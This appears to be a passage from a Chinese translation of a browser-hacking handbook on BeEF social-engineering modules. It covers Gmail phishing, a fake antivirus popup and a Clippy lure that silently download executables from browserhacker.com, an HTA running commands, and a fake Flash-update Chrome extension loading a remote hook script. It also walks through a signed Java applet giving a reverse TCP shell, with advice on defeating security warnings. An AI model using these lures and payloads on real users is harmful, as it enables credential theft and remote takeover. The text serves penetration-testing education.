


图5-16 Gmail钓鱼

当用户在这个伪造的登录界面中输入登录信息时，该模块会将这些信息送回BeEF服务器，并尝试打开一个新窗口用于勾连BeEF，最终将用户带回到Google的登录界面。由于之前使用了登出逻辑，用户会回到Google的登录界面，此界面与我们之前伪造的界面相同，从而使用户误以为他们因为输错了登录信息而再次回到这里。此逻辑的代码片段如下：

```
window.open(http://browserhacker.com/rehook.html);
window.focus();
window.location = "https://accounts.google.com/ServiceLoginAuth";
```

要找到该模块完整的代码，你可以访问https://browserhacker.com，或Wiley的网站www.wiley.com/go/browserhackershandbook。

4. 伪造软件更新

当我们向特定的目标组织发起攻击时，通常需要跳出浏览器的范围，直接侵入其电脑。为了达到此目标，我们可能首先需要利用目标用户的信任。

安全专家们（当然，包括本书作者在内）经常向那些不具有太多安全防范能力的受众，灌输保持软件更新的重要性，特别是需要及时安装重要的安全补丁。但在现实情况下，这些事前防御通常显得力不从心，尤其是在面对一些零日漏洞时。在很多情况下，即使是面对一些不安全的软件升级提示，用户也会不假思索地按下“安装”或者OK键。我们所要做的只是充分利用用户对于“简单地处理电脑安全问题”的渴望，因为这些信任不仅会为我们打开通往目标电脑的大门，还有可能为我们指引一条坦途。

犯罪分子通常采用相同的方法，传播虚假安全软件或者恶意软件。例如，在用户的电脑上弹出一个对话框，提示用户他们的安全软件已经过期，需要升级到最新版本。当然，这个所谓的新

版本根本不是它描述的那样，它通常携带恶意软件或要求付费的伪造杀毒软件。一旦用户提交他们的支付信息，该骗局即宣告成功。

有时候，为了让虚假的升级对话框获取足够的注意，我们可以使用模态的全屏对话框或窗口，来淡化屏幕其他部分的存在。下面的JavaScript函数可以实现此逻辑：

```
function grayOut(vis) {
  var dark=document.getElementById('darkenScreenObject');
  if (!dark) {
    var tbody = document.getElementsByTagName("body")[0];
    var tnode = document.createElement('div');
        tnode.style.position='absolute';
        tnode.style.top='0px';
        tnode.style.left='0px';
        tnode.style.overflow='hidden';
        tnode.style.display='none';
        tnode.id='darkenScreenObject';
    tbody.appendChild(tnode);
    dark=document.getElementById('darkenScreenObject');
  }
  if (vis) {
    var opacity = 70;
    var opaque = (opacity / 100);
    dark.style.opacity=opaque;
    dark.style.MozOpacity=opaque;
    dark.style.filter='alpha(opacity='+opacity+')';
    dark.style.zIndex=100;
    dark.style.backgroundColor='#000';
    dark.style.width='100%';
    dark.style.height='100%';
    dark.style.display='block';
  } else {
     dark.style.display='none';
  }
}
```

当执行`grayOut(true)`时，一个不透明度为70%的黑色元素将会填充整个屏幕，从而使得被遮住的部分呈现出一种变暗的效果。当执行`grayOut(false)`时，则该元素的`display`属性会改回为`none`，从而再将该元素隐藏。

接下来的函数用于在黑色背景元素之上显示一个伪造的杀毒软件图片：

```
function avpop() {
  avdiv = document.createElement('div');
  avdiv.setAttribute('id', 'avpop');
  avdiv.setAttribute('style', 'width:754px;height:488px;position:fixed;
    top:50%; left:50%; margin-left: -377px; margin-top: -244px;
    z-index:101');
  avdiv.setAttribute('align', 'center');
  document.body.appendChild(avdiv);
  avdiv.innerHTML= '<br><img id=\'avclicker\'
    src=\'http://browserhacker.com/avalert.png\' />';
}
```

当执行avpop()函数时，该函数会在当前的黑色背景之上创建一个新元素，其中只有一张图片。通过给该图片附加一个点击处理程序，便可以完成这个循环：

```
$j('#avclicker').click(function(e) {

  var div = document.createElement("div");
  div.id = "download";
  div.style.display = "none";
  div.innerHTML=
    "<iframe src='http://browserhacker.com/bad_executable.exe'
    width=1 height=1 style='display:none'></iframe>";

  document.body.appendChild(div);

  $j('#avpop').remove();
  grayOut(false);
});
```

当用户点击伪造的杀毒软件图片时，会自动加载一个隐藏的IFrame，并开始从http://browserhacker.com/bad_executable.exe下载可执行程序。接着删除前面伪造的弹出对话框以及黑色背景，从而使页面跳回之前的界面。当然，这种方法有一个显而易见的限制：该方法只能做到诱骗用户下载可执行程序。

5

除前例中的诱导用户下载程序外，如果被攻击的浏览器恰好是IE，那么我们还可以诱导用户运行HTML应用（HTA）[22]。简而言之，HTA包含了IE的所有功能，但是不包含用户界面，同时不会执行严格的安全模型。例如，在运行HTA应用时，安全区域会被忽略。我们可以轻松地入侵用户的文件系统，访问注册表，甚至执行命令。因此，早在2007年和2008年，HTA应用就已经开始被不怀好意的攻击者广泛采用[23]。但令人震惊的是，直到现在仍然能在最新版本的IE中见到HTA的身影，这也就为我们的攻击提供了一个非常有效的武器。

下面的代码是一个由Ruby写的简易的Web服务器，提供一个小的HTA应用：

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'

class Hta < Sinatra::Base
  before do
    content_type 'application/hta'
  end

  get "/application.hta" do
 "<script>new ActiveXObject('WScript.Shell')" +
 ".Run('calc.exe')</script>"
  end
end

@routes = {
    "/" => Hta.new
}
```

```
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)

Thin::Logging.silent = false
Thin::Logging.debug = true

puts "[#{Time.now}] Thin ready"
@thin.start
```

当用户被诱导打开http://browserhacker.com:4000/application.hta后，他们会收到图5-17所示的警告对话框。

图5-17的界面容易使人误以为该HTA是由微软公司开发的，尽管事实并非如此。而且在该警告对话框中并未显示任何与文件来源有关的信息，这种错觉可能会促使用户按下Allow按钮。在此例中，获得用户允许后，该HTA便开始运行，继而调起calc.exe。更多先进的攻击实例参见browserhacker.com。



图5-17　HTA警告

一种有效的攻击方法是制作一个可以自动安装的浏览器扩展，但这也取决于目标浏览器等具体情况。但最终为了能运行扩展，你可能还需要在目标浏览器中执行以下的JavaScript代码：

```
grayOut(true);
avpop();
```

BeEF的Fake AV模块提供了同样的逻辑，而且该模块运行时，目标用户会看到类似于图5-18中的界面。




图5-18　伪造的杀毒软件弹窗

BeEF提供了另一个社会工程学模块，就是Fake Flash Update。有别于简单地诱导用户下载可执行程序，该模块会试图强迫用户安装一个恶意的浏览器扩展（如图5-19、图5-20、图5-21及图5-22所示）。在这种情况下，该恶意扩展设置并执行一个反向连接的Meterpreter单元。我们将会在第7章中着重介绍扩展的相关内容，所以在这里不再详细展开。




图5-19　伪造的Flash对话框

一旦用户点击了Install按钮，Firefox就会弹出一个类似于图5-20的警告对话框。




图5-20　Firefox首次警告对话框

该警告对话框并不会只出现一次。如果用户继续点击Allow按钮，另一个安装确认对话框就会弹出，如图5-21所示。



图5-21　Firefox进一步安装确认对话框

在用户最终点击Install Now按钮后，该恶意扩展程序就会进行安装，并提示用户重启浏览器，如图5-22所示。



图5-22　重启提示对话框

基于Firefox扩展的病毒植入器

BeEF还提供了一个Firefox Extension Dropper模块，可以用来做社会工程学评估或者白帽子测试。该扩展嵌入了一个恶意程序，会在用户允许扩展安装时执行。

此外，如Michael Schierl所言，由于此类攻击使用了自引导型扩展[24]，因此无论用户在安装扩展后是否重启浏览器，该模块的攻击力都不会受到影响。

由于Firefox是唯一一个可能受到此类攻击的浏览器，所以你可能想让这个模块自动运行。这样，只要用户的浏览器被攻陷，用户就会收到安装该恶意扩展的提示。

从前面的图示中你应该不难发现，该模块的主要攻击目标是Firefox浏览器。不过，Chrome用户也不会幸免，因为该模块同样设计了针对Chrome浏览器的可选payload。

自从Chrome更新到20版后，就无法再从除Google Chrome应用商店之外的渠道安装Chrome扩展了。然而，Luca Carettoni和Michele Orrù的研究找到了一种解决办法[25]。他们发现，Google并没有分析和检查应用商店中已上架的扩展是否存在恶意代码或者后门。这个扩展可以通过窃取用户cookie（甚至包括标记了HttpOnly的cookie），从而获得该用户在www.meraki.com云门户的登录权限。

图5-23显示了已在Chrome应用商店上架的恶意扩展。




图5-23 恶意Chrome扩展

该恶意Chrome扩展由几幅图片、manifest.json与background.js文件组成。manifest.json内容如下：

```
{
  "name": "Adobe Flash Player Security Update",
  "manifest_version": 2,
  "version": "11.5.502.149",
  "description":
    "Updates Adobe Flash Player with latest security updates",
  "background": {
    "scripts": ["background.js"]
  },
  "content_security_policy":
  "script-src 'self' 'unsafe-eval' https://browserhacker.com;
    object-src 'self'",
  "icons": {
    "16": "icon16.png",
    "48": "icon48.png",
    "128": "icon128.png"
  },
  "permissions": [
    "tabs",
    "http://*/*",
    "https://*/*",
    "file://*/*",
    "cookies"
  ]
}
```

background.js内容如下：

```
d=document;
e=d.createElement('script');
e.src="https://browserhacker.com/hook.js";
d.body.appendChild(e);
```

manifest.json文件中的背景元素表明，background.js文件会在该扩展启动时执行。background.js会在当前文档中创建一个新的脚本元素，并指向BeEF的勾连脚本。由于该扩展在浏览器中运行，并可以控制所有的标签页，所以当用户启动Chrome时，浏览器中的各种操作都在我们的掌控之中。

恶意浏览器扩展正广泛用于不良的目的。第一个被媒体报道的此类攻击，是关于针对巴西Facebook用户的Firefox以及Chrome恶意扩展[26]。第7章将介绍更多关于浏览器扩展的细节。

5. 使用Clippy

微软的Office助手，我们更多地叫它Clippy（大眼夹），是微软开发的一款旨在帮助用户更好地使用Office的智能助手概念产品。然而，自1997年发布以来，它给毫无戒心的Office用户带来了无数的麻烦。例如，在用户新建一个文档时，Clippy便会弹出，并“智能”询问一系列问题。可怜的Clippy因此受到了包括微软员工在内的无数用户的吐槽，并最终在Office 2007中正式退役[27]。

Nick Freeman和Denis Andzakovic舍不得同Clippy告别，为此他们开发了Clippy模块作为纪念。Avery Brooks在他的Heretic Clippy项目中，创建了此模块的原始代码，可以从http://clippy.ajbnet.com/获取。该模块完全使用JavaScript在浏览器内创造了一个可配置的Clippy。

默认情况下，该模块通常被用来诱骗用户下载一个可执行文件。

这个Clippy模块的高度模块化构建方式，决定了其无论是在部署还是使用时都具有非常大的灵活性。Clippy的核心是Clippy控制器，这个控制器提供了默认配置，以及Clippy和其对话框在浏览器底部角落中的显示位置。你可以在Clippy控制器的`run()`方法中，添加任意多个`HelpText`对象，而Clippy在每次启动时会随机弹出其中的一个。`run()`方法还负责生成`ClippyDisplay`对象并淡入显示。

实现这个功能的代码如下：

```
Clippy.prototype.hahaha = function() {
  var div = document.createElement("div");
  var _c = this;
  div.id = "heehee";
  div.style.display = "none";
  div.innerHTML="<iframe src='http://browserhacker.com/calc.exe'
    width=1 height=1 style='display:none'></iframe>";

  document.body.appendChild(div);
  _c.openBubble("Thanks for using Clippy!");
  setTimeout(function () { _c.killClippy(); }, 5000);
}
```


调用`_c.openBubble()`函数弹出一个PopupDisplay对话框，看起来像是Clippy吐了个泡泡。而当我们在`run()`方法中插入`HelpText`对象时，可以调用`_c.killClippy()`函数，该函数用来关闭Clippy。以下是一个范例：

```
var Help = new HelpText("Would you like to update your browser?");
  Help.addResponse("Yes",function() { _c.hahaha(); });
  Help.addResponse("Not now", function() {
    _c.killClippy();
    setTimeout(function() {
      new Clippy().run();
    }, 5000);
  });
this.addHelp(Help,true);
```

`Help`这个`HelpText`对象包括了一个默认问题以及两个答案。如果用户选择`Yes`，程序会调用`hahaha()`函数；如果用户选择`Not now`，则Clippy会关闭并在5秒后重启。`this.addHelp()`函数则用来向Clippy中添加`Help`对象，它允许我们向Clippy的列表中添加任意多个问题。图5-24展示了激活时的Clippy。




图5-24　激活时的Clippy

虽然这个模块肯定会让人觉得有些好笑，但事实上确实有不少人会被Clippy对话框迷惑，并在收到软件升级通知时选择同意。因此，该模块在将来仍有可能被用于向用户电脑安装程序。

5.3.4　使用经过签名的 Java 小程序

经过前面的学习，你已经了解了一些诱导用户进行操作的方法，其中包括使用虚假的登录提示等钓鱼手段，以尝试诱骗用户泄露敏感信息。另一个常见的技术就是尝试诱导用户运行恶意代码，以获取在浏览器外运行命令的权限（比如利用经过签名的Java小程序）。这些攻击的技术方案，我们会在第8章详细介绍，但抛开技术不看，如何诱导用户也是一个需要我们关注之处。

于2009年发布的BeEF模块Java Payload，尝试在当前勾连的浏览器会话中加载一个经过签名的Java小程序。Java Payload模块借助TCP的反向连接，加载到用户勾连页面中。一旦获得用户的运行许可，该模块即可在用户电脑上执行任意命令。我们曾在4.2.1节中提到过，Java目前仍被许多大型企业广泛使用。尽管此类攻击需要用户确认才能继续，但其仍是补丁完善的Java用户的较大威胁。这种情况也得到了信息安全部门的关注，他们反对继续使用此类Java小程序[28]。图5-25展示了当用户执行BeEF自签名的Java小程序时，可能出现的警告对话框。




图5-25　自签名的Java小程序安全对话框

如果这个小程序经过Symantec或其他SSL厂商的证书签名，则不会向用户展示上述安全对话框。所以，购买一个签名证书无疑是非常值得的，这样能最大限度地减少小程序触发安全警告的可能性。对恶意代码签名（如Windows程序）的后果，我们曾在5.3.3节讨论过。

BeEF依赖于Michael Schierl创建的JavaPayload，可从https://github.com/schierlm/JavaPayload 获取。下载完成后，需要进行编译。使用JavaPayload的一个好处是，你可以指定攻击的方式。JavaPayload不仅可以被编译成为小程序，也可以被编译成为一个可以附加到现有Java进程上的通用代理。还有更高级的用法，它们可能会在一些特殊场景下派上用场，比如OpenOffice BeanShall宏（基于Java）或者JDWP（Java Debug Wire Protocol，Java调试通信协议）加载器等。在环境搭建完成后，可以使用如下命令编译有效载荷：

```
java -cp JavaPayload.jar javapayload.builder.AppletJarBuilder ReverseTCP
```

上述命令会编译生成Applet_ReverseTCP.jar文件，但在将该文件发送给目标用户之前，我们还必须对它进行签名。为了演示方便，你可以自行签名该JAR文件。然而，正如前文所述，为了减少用户察觉的可能性，我们最好使用一个合法的证书进行签名。执行下面的命令可以生成密钥文件，接着我们用它为JAR文件签名：

```
keytool -keystore <keyfile> -genkey
jarsigner -keystore <keyfile> Applet_ReverseTCP.jar mykey
```

一旦该小程序在目标电脑上开始执行，它会尝试反向连接攻击者的设备。因此，在小程序在目标电脑中运行前，我们需要提前打开监听器。使用如下命令打开监听器：

```
java -cp JavaPayload.jar javapayload.handler.stager.\
StagerHandler ReverseTCP <Listening IP>\
<Listening TCP Port> -- JSh
```

Java Applet模块依赖于BeEF的`beef.dom.attachApplet()`函数，碍于篇幅我们不在这里展开介绍，你可以在https://browserhacker.com查看代码。使用类似如下的JavaScript代码加载先前创建的小程序：

```
beef.dom.attachApplet(applet_id,
  applet_name,
  'javapayload.loader.AppletLoader',
  null,
  applet_archive,
  [{'argc':'5',
    'arg0':'ReverseTCP',
    'arg1':attacker_ip,
    'arg2':attacker_port,
    'arg3':'--',
    'arg4':'JSh'}]
);
```

这个函数需要以下几个参数。

- `applet_id`：一个随机的小程序标识符。
- `applet_name`：一个随机的小程序名字；你可以随意起名，甚至用“Microsoft”也行。
- `applet_archive`：上文中创建的指向Applet_ReverseTCP.jar的URL。
- `attacker_ip`：监听器的IP地址。
- `attacker_port`：监听器的TCP端口。


为了提升攻击的效果，尤其是应付可能会出现的Java对话框，我们有必要花些心思进行优化，比如加入一些具有迷惑性的内容，或者使用一些社会工程学的手段等。这看起来好像很复杂，其实非常简单，例如在用户启动时弹出一个伪造的对话框：“非常抱歉，由于我们网站配置的变化，您可能会收到一个关于小程序的警告对话框，这是正常的。为了保证您能正常访问该页面，请您在收到提示时选择接受。”

基于经过签名的小程序的病毒植入器

如果JavaPayload不能满足你的需求，那你可以尝试一下BeEF的Signed Applet Dropper模块。它与前面提到的Firefox Extension Dropper的原理基本相同，主要的区别在于当目标用户允许该小程序（使用不可信证书签名）运行时，它会动态下载病毒植入器并开始运行。病毒植入器在运行后会被自动删除。

该植入程序可以是一个带有Meterpreter后门的程序，通过HTTPS或DNS通信渠道的方式发起反向连接。当然，你可以选择任何你喜欢的**远程访问工具**（Remote Access Tool，RAT）来替代Meterpreter。在本文写作时，IE由于缺乏完善的“点击播放”的机制，而成为当前最容易被攻击的浏览器。

攻击程序在启动后，目标会主动连接你的Java监听器，而如果监听器收到了响应指令，它会在终端中打印一个“!”。这时输入help可以查看到所有支持的命令列表（见图5-26），比如ls，它会列出当前文件夹下所有的文件（如图5-27所示）。我们会在第8章中进一步探索远程代码执行，特别是利用插件进行远程控制。当然，一旦你拿到了如此高的权限，那么就可以“胡作非为”了。




```
!
!
! help
help: show information about commands.
  Usage: help [command]

Supported commands:
    help   - show this help
    info   - list system properties
    pwd    - show current directory
    cd     - change directory
    ls     - list directory
    exec   - execute native command
    cat    - show text file
    wget   - download file
    telnet - create TCP connection
    paste  - create text file
    jobs   - list or continue jobs
    exit   - Exit JSh

When inside an interactive command, enter ~. on a new
line to exit from that command. Enter ~& to background the command.
Enter ~~ to start a line with a ~ character
!
```

图5-26　Java Payload help命令



```
! ls
/       [ROOT]

.dbfseventsd    0       2011-10-03 12:32
.DocumentRevisions-V100 [DIR]   2013-03-08 14:09
.file   0       2011-06-27 09:31
.fseventsd      [DIR]   2013-04-08 09:51
.Spotlight-V100 [DIR]   2011-07-08 17:04
.Trashes        [DIR]   2011-07-08 17:13
.vol    [DIR]   2011-06-25 14:05
Applications    [DIR]   2013-04-01 22:09
bin     [DIR]   2012-10-04 11:28
cores   [DIR]   2011-06-27 09:31
dev     [DIR]   2013-04-06 17:20
Developer       [DIR]   2013-04-06 17:11
etc     [DIR]   2013-04-06 17:19
home    [DIR]   2013-04-07 16:46
Library [DIR]   2012-12-03 20:48
mach_kernel     15572704        2012-08-24 07:27
net     [DIR]   2013-04-07 16:46
Network [DIR]   2011-06-27 09:31
opt     [DIR]   2011-09-05 18:56
private [DIR]   2011-07-08 16:37
sbin    [DIR]   2012-10-04 11:28
```

图5-27　Java Payload ls命令

如果你需要获取上文中模块的完整代码，可以访问https://browserhacker.com，或Wiley的网站www.wiley.com/go/browserhackershandbook。

BeEF提供的伪造通知模块

BeEF中提供了大量方便快捷的模块，用于模仿IE8、FireFox和Chrome中的通知栏。Fake Notification Bar (IE)模块用法十分简单，只需要攻击者指定通知文本即可。通知栏效果如图5-28所示。



图5-28　BeEF的伪造IE通知栏模块

从本节的内容可以看到，利用用户信任进行攻击的方法数不胜数。但事实上，任何一种攻击手法都无法保证在各种情况下均有效。我们还从本节中了解到，上述技术中有很多已经超越了纯粹社会工程学的范畴。事实上，其中的许多例子都通过分层的方法实现，攻击者会在使用一定社会工程学知识的同时，进一步利用浏览器及其扩展的技术知识完成完美的攻击。

5.4　隐私攻击

在浏览器刚刚兴起时，大部分人都还没有保护隐私的意识。但随着时间的推移，各类Web应用（尤其是那些可能涉及个人信息的应用）日渐普及，隐私问题也逐渐受到人们的重视。现代浏览器大多非常重视保护用户隐私，有些甚至提供了无痕浏览模式。在无痕模式下，当一个页面关闭后，浏览器会将与之相关的临时文件、cookie以及历史记录等全部删除。许多浏览器都提供了此类功能，只是名字略有不同：

- Chrome的匿名浏览模式（Incognito mode）
- IE的隐身浏览模式（InPrivate browsing）
- Opera的隐私页签或隐私窗口（Private tab/Private window）

- ❑ Firefox的无痕浏览（Private browsing）
- ❑ Safari的无痕浏览

为了便于区分，浏览器的无痕模式与普通模式通常会有一些界面上的差异。图5-29展示了Chrome的匿名浏览模式与普通模式的差异。

